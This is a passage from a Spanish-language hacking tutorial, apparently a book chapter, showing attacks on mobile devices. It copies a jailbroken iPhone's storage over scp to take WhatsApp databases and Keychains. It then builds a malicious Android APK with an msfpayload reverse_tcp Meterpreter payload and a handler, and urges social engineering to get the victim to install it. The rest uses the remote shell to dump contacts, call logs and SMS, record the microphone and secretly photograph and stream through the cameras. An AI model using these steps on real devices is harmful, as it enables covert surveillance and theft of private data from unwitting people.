- Haciendo unos cambios en el comando anterior, haremos la descarga de la carpeta de imagen y fotografías que están dentro del dispositivo y del directorio principal donde se almacena la mayor y más importante información en el dispositivo (var), al hacer esto con este directorio se iniciará una larga descarga que puede tomar algo de tiempo, dependiendo del ancho de banda al que se esté conectado vemos como se guardan en la maquina:




*Imagen 4.4.9: Descarga del directorio completo "**DCIM**".*

- El siguiente comando hará la descarga del directorio principal donde se almacena la mayoría de la información (var), la descargaremos en el escritorio, quedando el comando asi: **scp -r root@"IP del iPhone":/private/var/ /root/Desktop**




Imagen 4.5.0: Descarga de la carpeta completa "var".

- Ya finalizados, podemos ver que se encuentran dentro de la ruta especificada:




Imagen 4.5.1: Ubicación de los directorios.

- En el caso de las imágenes navegamos hasta su directorio como se muestra debajo, y podremos encontrar el contenido:




Imagen 4.5.2: Ubicación de nuestro sistema.las imágenes descargadas en

- En el caso del directorio (**var**), tiene mucho contenido e infinidad de archivos, pero dentro se encuentran **las bases de datos de las aplicaciones,** al igual que los **Keychains** cosa que hasta el momento **solo obtuvimos mediante acceso físico** y descifrando un respaldo.




Imagen 4.5.3: Directorio de "WhatsApp" descargado junto con todo lo que contenía "var".

Imagen 4.5.4: Listado de "Keychains" descargadas.

- Ahora ya que robamos esta información por vía remota, tanto los Keychains como WhatsApp se pueden **ver en texto plano.** Si entramos al directorio de la App de **WhatsApp**, podemos **ver las bases de datos** de la App. Como se vio anteriormente, una vez obtenidas en esta forma, podemos visualizarlas con el software adecuado, en ese caso sería **SQLite Manager**:

Imagen 4.5.5: Bases de datos obtenidas gracias a la descargada de contenido del dispositivo.

*Imagen 4.5.6: Bases de datos de la aplicación "**WhatsApp**" en extensión .sqlite*

- Lo mismo sucede con el directorio de las **Keychains**:

*Imagen 4.5.7: "**Keychains**" descargadas.*

- Ya obtenido esto, podemos visualizarlo con SQLite Manager, como estamos en Kali, puede no tener instalada la extensión. Hay un navegador llamando Mantra, el cual diseñado igual que Firefox, solo este incluye un amplio repertorio de extensiones para hacer auditoria a aplicaciones web, dentro de estas extensiones se haya SQLite Manager, solo basta con instalar la herramienta, como se muestra en los siguientes pasos:

- Descarga e instalación:




Imagen 4.5.8: Comando de ejecución para iniciar el navegador "Mantra".

- Ya terminada la instalación, iniciamos el navegador con el comando "**owasp-mantra-ff**"
- Al iniciar, del lado izquierdo se muestra una fila de iconos, es donde se administran las extensiones, en el buscador que está ahí, buscaremos el **SQLite**

Manager, en donde aparezca, lo habilitaremos, con el botón "**Enable**", seguido de esto tendremos que reiniciar el navegador:




Imagen 4.5.8 ,4.5.9 y 4.6.0: Pasos para habilitar la extensión de SQLite Manager.

- Ya reiniciado el navegador, en la parte superior del lado derecho del navegador, está el botón del menú de mantra, donde podremos ver a SQLite Manager y usarlo:

Imagen 4.6.1: Botón del menú de Mantra.

- Dentro, en la pestaña **Tools**, nos dirigimos a Network **Utilities**, y dentro se encuentra **SQLite Manager,** lo abrimos, y visualizaremos unas base datos que robamos**:**

Imagen 4.7.2: Botón para abrir el explorador y buscar bases de datos.

- Navegamos hasta su locación en nuestra maquina:




*Imagen 4.6.3: Escogiendo la BD "**ChatStorage.sqlite**".*

- Escogemos la base de datos y la visualizamos:




Imagen 4.6.4: Visualización del contenido de

Con esto finalizamos la mitad de este capítulo, lo que hicimos fue robar la información de la víctima mediante acceso físico al dispositivo y de forma remota aprovechándonos de las vulnerabilidades en los dispositivos con Jailbreak y los descuidos de seguridad de los usuarios promedio, esta técnica funciona para todos los dispositivos iOS con Jailbreak.

Dispositivos Android

Introducción.

La desventaja con la que nos encontramos en dispositivos Apple, es que Apple tiene un proceso más riguroso en cuanto a que **una aplicación sea aprobada** en AppStore, ya que en Apple pasa por varias "inspecciones" el software que

desarrollemos, ya sea búsqueda de malware, bloques de código malicioso, propósito o fin de la App, obligándonos a cumplir estándares que la compañía implementa, si el software, o en este caso la aplicación, cumple con y cada uno de los **requisitos y estándares** en Apple, es aprobada.

Android es más flexible en esto, ya que sus políticas de carga de Apps a l Play Store no son tan estrictas, y podemos instalar aplicación **de fuentes desconocidas** si asi lo queremos (cosa que se consigue en Apple solo mediante Jailbreak), lo que facilita por mucho la tarea de infectar con malware al dispositivo. El malware en los dispositivos Android se encuentra en un alza sorprendente, infectando de muchas formas a los dispositivos de esta plataforma, en esta segunda mitad del capítulo se mostrará cómo crear muestras de malware, como es que afecta a estos dispositivos y como hacer reversing a estas muestras de malware para cambiar configuraciones.

Explotación mediante Apk infectada y control remoto del dispositivo.

Haremos uso de una App infectada, está la haremos nosotros con las herramientas incluidas en las distribuciones para pentesting, en el momento que esta App maliciosa se instale y ejecute en el móvil, comprometerá al dispositivo en su totalidad.

Herramientas:

- Kali, o alguna otra distribución para Pentesting que contenga Metasploit.
- Dispositivo Android, **no importa la version**, en estas pruebas se utilizará uno con **version 4.2 JellyBean**
- Red Wi-Fi a la que estemos conectados nosotros y esté conectado el móvil Android.

Nuestra distro debe estar configurada en modo "**Bridged**", de esta manera, ambos dispositivos podrán comunicarse.




*Imagen 4.6.5: Configuración de modo "**Bridged**" para nuestro adaptador de red.*

- Hecho esto iniciamos nuestra Distro, y verificamos que se conecte de forma exitosa. Para verificar nuestro acceso a internet desde línea de comandos, hacemos un "**ping": ping google.com**
- Iniciaremos el servicio de **PostgreSQL**, que es la base de datos con la que trabaja **Metasploit.**




Imagen 4.6.6: Inicialización del servicio de PostgreSQL.

Elaboración de Apk maliciosa mediante Msfpayload y explotación del dispositivo.

El **framework de Metasploit** contiene una extensa variedad de herramientas que proveen a un atacante múltiples formas de perjudicar una red o equipo, entre ellas se encuentra ***msfpayload.*** Esta nos permite generar payloads, ejecutables, shellcodes y demás, esta herramienta nos permite crear un binario que lanza una shell inversa que permite a un atacante establecer una conexión remota con el dispositivo víctima, este binario es de tipo "**standalone**" que funcionará como un payload malicioso e **indetectable** para la mayoría de las soluciones antivirus. Con standalone nos referimos a que no requiere extras para operar, no necesita cargar módulos externos o librerías para funcionar. Para nuestro propósito, este binario de tipo standalone que correrá en el sistema objetivo nos **devolverá una shell inversa de meterpreter**, esto es gracias a la configuración

que le daremos al payload que generaremos, la sintaxis de uso es bastante sencilla: **msfpayload [librería de a usar] [LHOST] [LPORT]**

- Terminado eso, en otra terminal ejecutaremos el siguiente comando**: msfpayload android/meterpreter/reverse_tcp LHOST=(Tu IP) LPORT=(Tu puerto de preferencia) R > root/Desktop/(nombre que le quieras poner al .apk):**




Imagen 4.6.7: Ejecución de comando para la creación de nuestra APK maliciosa.

- Ya hemos iniciado la base de datos y hemos creado, nuestro **.apk infectado**, invocaremos el Framework de Metasploit con el comando "**msfconsole**":




Imagen 4.6.8: Consola de Metasploit lista para usarse.

- Haremos uso de un "**handler**", este handler estará a la escucha de todas las sesiones meterpreter que se abran, es decir, tomará todas las conexiones que establezcan con la maquina atacante, dentro del framework escribimos : **use exploit/multi/handler**
- Esto hará que el handler este a la escucha de las sesiones que se activen, seguido de esto, configuraremos el payload de meterpreter que estará a la escucha en nuestra máquina, el payload será: **android/meterpreter/reverse_tcp**

NOTA: Este payload que configuraremos tiene otra finalidad que el payload configurado al hacer la .apk maliciosa, este es el que estará a la escucha en nuestra maquina atacante, mientras que el otro será el que establezca la conexión con nosotros.

- Comprendido esto, configuramos el payload de la maquina atacante, ingresando **nuestra dirección IP y el puerto a la escucha, este puerto deberá ser el mismo que el que se configuró en la App maliciosa.** Las opciones

disponibles para configurar el payload se pueden mostrar con el comando "**show options**":




Imagen 4.6.9: Uso del "handler" y del payload que establecerá la conexión

i




Imagen 4.7.0: Configuración del payload dentro del handler.

- Ya configurado esto, tecleamos "**exploit**" y presionamos Enter, lo que hará que el **handler quede a la escucha de todas la conexiones establecidas:**




Imagen 4.7.1: Ejecución del handler qué estará a la espera de la ejecución del APK infectada.

- Hecho esto, solo hace falta hacer llegar la **apk** al teléfono víctima. Ya sea por transferencia vía USB o una descarga, es opcional este último medio. Cabe destacar que además de su enorme potencial el uso de ingeniería social puede llegar a necesitarse en estas situaciones.
  La ingeniería social es el arte de **engañar o manipular a la gente** para que proporcione información confidencial o crear cierta **confianza entre el atacante y víctima** para que este último realicé acciones que resulten perjudiciales para el mismo o para su empresa, ya sea el **proporcionar información** o en nuestro caso, **instalar software malicioso en un determinado**

dispositivo, aquí es donde interviene la interacción por parte del usuario para completar nuestro objetivo al querer perjudicar alguien sistema.

A estas alturas, la seguridad básicamente consiste en saber en quien y que confiar, saber cuándo y cuando no confiar en la palabra de una persona, saber cuándo confiar en la persona con la que nos estamos comunicando, cuando confiar en un sitio web y cuando no, cuando confiar en el software que estamos por ejecutar y cuando no.

- Dejando claro esto, solo falta **habilitar la instalación de aplicaciones de orígenes desconocidos, para poder ejecutar la App,** esto se hace desde las configuraciones de seguridad de android, o quizás esta persona tenga habilitada esta opción:




Imagen 4.7.2: Opción para permitir instalaciones de apps de fuentes desconocidas.

- Ya habilitada la opción y la **apk** maliciosa transferida, realizamos su instalación y la abrimos, al hacer esto, obviamente no aparecerá nada, solo se cerrará el asistente de instalación de Aplicaciones. Volviendo a nuestra maquina atacante, nos muestra cómo se estableció la conexión gracias al handler que está a la escucha, el payload que tomara esta conexión y la shell inversa que configuramos en la apk, gracias a todo esto… conseguimos una **sesión meterpreter**:

Imagen 4.7.3: conexión inversa establecida y sesion meterpreter conseguida.

Como se vio en el capítulo "Framework de Metasploit" gracias a la sesion meterpreter se puede interactuar con el equipo ajeno, gracias a los comandos de los que dispone la herramienta.

Interacción remota con el dispositivo mediante Meterpreter.

En el proceso de intrusión a un sistema informático, ya sea un equipo de cómputo o algún dispositivo móvil, lejos de haber establecido las configuraciones adecuadas y haber comprometido el sistema objetivo, ya sea con o sin interacción por parte del usuario víctima, cuando conseguimos esta intrusión hay un extenso trabajo por hacer… si asi lo queremos.

- Con el comando help, se muestran todas las opciones o comandos de uso para la shell de meterpreter:




Imagen 4.7.4: Lista de algunos "Core Commands" para int

- Ejecución del comando "**ps**", su función es **enumerar los procesos** que están corriendo en el sistema ajeno:

Imagen 4.7.5: Lista de algunos procesos activos en el dispositivo.

- Usando el comando **ifconfig**, se muestra el status actual de la red a la que está conectado el dispositivo, incluyendo **información acerca de demás conexiones o dispositivos:**




Imagen 4.7.6: Información sobre la interfaz indicada.

Dentro de la lista de comandos, se encuentran unos de particular uso:

- ***dump_sms:*** *Crea un volcado de los mensajes SMS*
- ***dump_contacts:*** *Crea un volcado de los contactos guardados en el teléfono*
- ***dump_calllog:*** *Crea un volcado del registro de llamadas*
- ***check_root:*** *Revisa si el dispositivo esta rooteado,*
- ***device_shutdown:*** *apaga el dispositivo*
- ***webcam_list:*** *Enumera las cámaras disponibles en el teléfono*
- ***rec_mic:*** *Activa el micrófono y permite hacer grabaciones en*
- ***webcam_snap:*** *Activa la/s cámaras y permite la toma de fotos a discreción*
- ***webcam_stream:*** *Permite realizar transmisiones en vivo mediante la/s cámaras*

Como y se explicó, con la ejecución de estos comandos, podemos realizar múltiples y provechosas acciones, desde crear **volcados** de distintos registros, **hacer uso de las cámaras** de las que disponga el dispositivo, ya sea la frontal, trasera o ambas, y **acceder al micrófono**.

Usaremos el comandos "**webcams_list"**, para enumerar las cámaras disponibles en el dispositivo y "**webcam_snap –h"** nos servirá para ver el modo de uso de uso y sintaxis del comando.





Imagen 4.7.7: Lista de cámaras disponibles en el dispositivo (1 es la trasera y la 2 es la frontal).

*Imagen 4.7.8: Lista de opciones de configuración y modo de uso para la función "**webcam_snap**"*



- Configurando los parámetros adecuados para la toma de la/s fotografías, al momento de la ejecución del comando, **se tomará la fotografía a discreción**, la guardará, y la descargará por default en nuestro directorio **"/root",** aunque **también se puede guardar en el directorio de nuestra preferencia,** en esta demostración se usará el directorio por defecto mostrándola enseguida.

Imagen 4.7.9: Captura de fotografía a discreción mediante la cámara 1.

Donde "**Starting"** indica la ejecución correcta del comando, "**Got Frame"** que se tomó la fotografía, y "**Stopped"** de que finalizó el proceso y se guardó la fotografía en el directorio por default o en el que se haya indicado:




Imagen 4.8.0: Fotografía tomada.

Al ser tomada la fotografía, aparecen datos relevantes acerca de la imagen, como son: tipo, tamaño, etc. Junto con **metadatos**, en donde nos muestra datos acerca de la información proporcionada

- **Volcado de información almacenada:** Como es de saberse, los teléfonos guardan información en la memoria local o extraíble, ya sean contactos, conversaciones mensajes y demás, una forma de obtener esto es mediante un **dumpeo**, que mediante un volcado saca la información que está dentro de la memoria, que básicamente funciona como el realizar una copia de la información especificada, en este caso, haremos un **volcado de los contactos guardados**, usando el comando **dump_contacts**:

```
meterpreter > dump_contact
[*] Fetching 5 contacts in
[*] Contacts list saved to
meterpreter >
```

Imagen 4.8.1: Volcado de contactos realizado.




Imagen 4.8.2: Comando ejecutado y vista del archivo con los contactos del teléfono.

Al momento de realizar el volcado, crea un documento .txt (si asi lo queremos) que contiene un listado de los contactos guardados en el teléfono de la víctima, asi como también se pueden realizar volcados de los **registros de las llamadas** y **mensajes SMS enviados**.

Grabación de audio: Como podemos ver, dentro de la sesión de meterpreter se pueden realizar múltiples tareas de forma remota y cautelosa, incluido el uso del micrófono del dispositivo, con el comando "**record_mic**" podemos conseguir esto, escribimos "**record_mic –h**" para ver el modo de uso

Donde:

- **-d:** Indica la duración que se quiera configurar, si no esa específica la grabación se detendrá hasta que cancelemos el proceso.
- **-f:** Se utiliza para especificar el directorio donde se guardará la grabación obtenida, el archivo de salida
- **-h:** Muestra el menú de ayuda y el modo de uso.
- **-p:** Hace que automáticamente se reproduzca la grabación obtenida, si se quiere desactivar esto utilizamos **"-p false"**

Imagen 4.8.3: Modo de uso de la función "record mic_h" y sus opciones de configuración.

- EEn la Shell de meterpreter ejecutaremos el siguiente comando: **record_mic –d 10 –f /root/Desktop/grab.wav**
- Dónde: **–d** es la duración de la grabación medida en segundos y **–f** es donde se especifica el directorio donde el "**file**" o la grabación será guardada, con su nombre al final:

Imagen 4.8.4: Grabación de audio conseguida y guardada en el directorio especificado.

- Terminal mostrando el directorio con el archivo de salida ya guardado:




Imagen 4.8.5: Grabación exportada a nuestra maquina

Streaming: En el repertorio de comandos de la shell de meterpreter, podemos **realizar grabaciones o "Streamings"** en tiempo real, similar al uso de la cámara, solo basta con modificar los parámetros de configuración para la ejecución comando, esto puede ser con múltiples fines.

- Mostramos el listado de cámaras o "**webcams**" disponibles con el comando "**webcam_list**"

- Escogemos nuestra cámara de nuestra preferencia (frontal o trasera) y escribimos el siguiente comando: **webcam_stream –d 30 –i 1 –s /root/Desktop/stream3.html**
- Donde **–d es la duración** en segundos del Streaming, **-i (ID de la cámara, ya sea frontal o trasera)** y **–s** el directorio donde se guardará el archivo, junto con su nombre al final, con extensión **.html**
- Ejecución del comando e inicio de la transmisión en vivo.




Imagen 4.8.6: Ejecución del comando para realizar la transmisión en vivo.

- Al ejecutar correctamente el comando, **comenzará la transmisión** en vivo y **se visualizará en nuestro navegador web** por defecto:





Imagen 4.8.7: Transmisión en vivo en progreso, aquí la cámara se enfocó hacia los comandos antes ejecutados.



- Al finalizar, el tiempo indicado de la transmisión, solo se quedará estática la imagen, y en la shell de meterpreter se mostrará que se detuvo.




Imagen 4.8.8: Transmisión finalizada.

- Archivos guardados sobre las diferentes transmisiones que se hicieron para pruebas :

